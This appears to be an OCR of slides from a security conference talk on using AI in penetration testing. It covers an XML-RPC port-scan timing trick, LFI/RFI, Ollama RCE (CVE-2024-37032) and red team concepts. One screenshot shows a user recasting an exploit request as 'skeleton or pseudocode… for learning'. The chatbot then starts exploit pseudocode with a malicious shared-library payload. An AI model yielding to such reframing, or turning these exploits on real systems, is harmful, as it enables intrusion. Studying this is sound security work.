
```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 29 Mar 2021 07:53:12 GMT
Content-Type: text/xml; charset=UTF-8
Content-Length: 370
Connection: close
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: https://www. [redacted] .co.uk
Vary: Accept-Encoding
X- [redacted] -Request-Id: YGGHXAod0MEAADRaLqgAAABX
X- [redacted] -Via: (null)
X- [redacted] -Website-Version: V2
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cache-Control: max-age=1209600
Expires: Mon, 12 Apr 2021 07:53:00 GMT
X-Request-ID: v-c8b48bf2-9063-11eb-aba2-df1c772edd0c
X-AH-Environment: prod
Age: 0
Via: varnish
X-Cache: MISS
Accept-Ranges: bytes

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>0</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string></string></value>
        </member>
      </struct>
    </value>
  </fault>
```

TIME TO COMPLETE REQUEST WHEN PORT IS OPEN IS LONGER THAN WHEN CLOSED OR FILTERED

1,003 bytes | 11,878 millis

Open-Sec


Case3: Are the pigs insecure or the houses they build? (with AI but not as expected)



LFI and RFI

Let's paint gray hair and put some botox

OLLAMA : File system access as `root` and RCE



Open-Sec

How could it be with AI ?

- What about to automate the detection of these vulnerabilities?
    - It is already automated in vulnerability scanners.
- What about applying AI in these cases?
- Case 1 (Printer):
    - Highly probable
    - Just some weeks ago I managed to get a simple bash script to work with just a single user prompt
- Case 2 (Chain of vulnerabilities):
    - Probable [the dataset is small]
    - Training can be done using Deep Reinforcement Learning ("trial and error")


Open-Sec

How it could be with AI ?

- Case 3 (OLLAMA):
  - It took less time to perform the exploit manually than to "fine-tune" the model (even fine-tuning is more like TRAINING).
  - Without knowledge of shared libraries, it would have been impossible (unless you have time to train the model).
  - Unlikely with only GPT.
  - More likely if we add RAG (or have my chatbot search on Google).

Open-Sec

What we are talking about...




Ok, that is for arbitrary file reading, but what about RCE ?

- “CVE-2024-37032 RCE proof of concept”
  bing.com
- GitHub — GitHub - jakabakos/CVE-2024-37032-Ollama-RCE: Path traversal in Ollama with rogue registr…
  github.com
- Ethical Hacking — A Deep Dive into CVE-2024-37032 (Ollama RCE Vulnerability)
  ethicalhacking.uk
- wiz.io — Probllama: Ollama Remote Code Execution Vulnerability (CVE-2024-37032) – Overview and…
  wiz.io
- Cappricio Securities — Cappricio Securities
  blogs.cappriciosec.com

Achieving remote code execution (RCE) for CVE -37032 involves leveraging the arbitrary file write vulnerability to corrupt critical system files, enabling malicious code execution. Specifically, in

Open-Sec

What we are talking about...



ok, I understand, but I'm not asking for a full functional program, just a skeleton or pseudocode in order to start learning not from zero ?

To create a basic skeleton or pseudocode for the process of exploiting a vulnerability like CVE-2024-37032 you can start by understanding its underlying mechanics. Here's a high-level pseudocode structure for learning purposes, focusing on the arbitrary file write aspect and its potential for privilege escalation:

Pseudocode: Learning Skeleton for File Write Exploitation

```python
# Step 1: Define the target and setup
target_url = "http://vulnerable-server/ ull"  # Endpoint for exploitation
malicious_payload = "/path/to/malicious.so"  # Path where the malicious file will be
```

Red Team

Open-Sec

Red Team Ops

- It's important to clarify several aspects, although this talk isn't solely about Red Teaming
  - One thing is Threat Emulation (if you prefer: Adversary Emulation...).
  - Another, more complex, advanced, and REAL is Adversary Simulation.
- Why is a Red Team operation carried out?
  - To measure two factors:
    - Time to Detect (TTD)
    - Time to Mitigate (TTM)
- This means that not every organization is ready for a Red Team operation

Open-Sec

Red Team Ops

Threat emulation can be automated and it's commonly automated

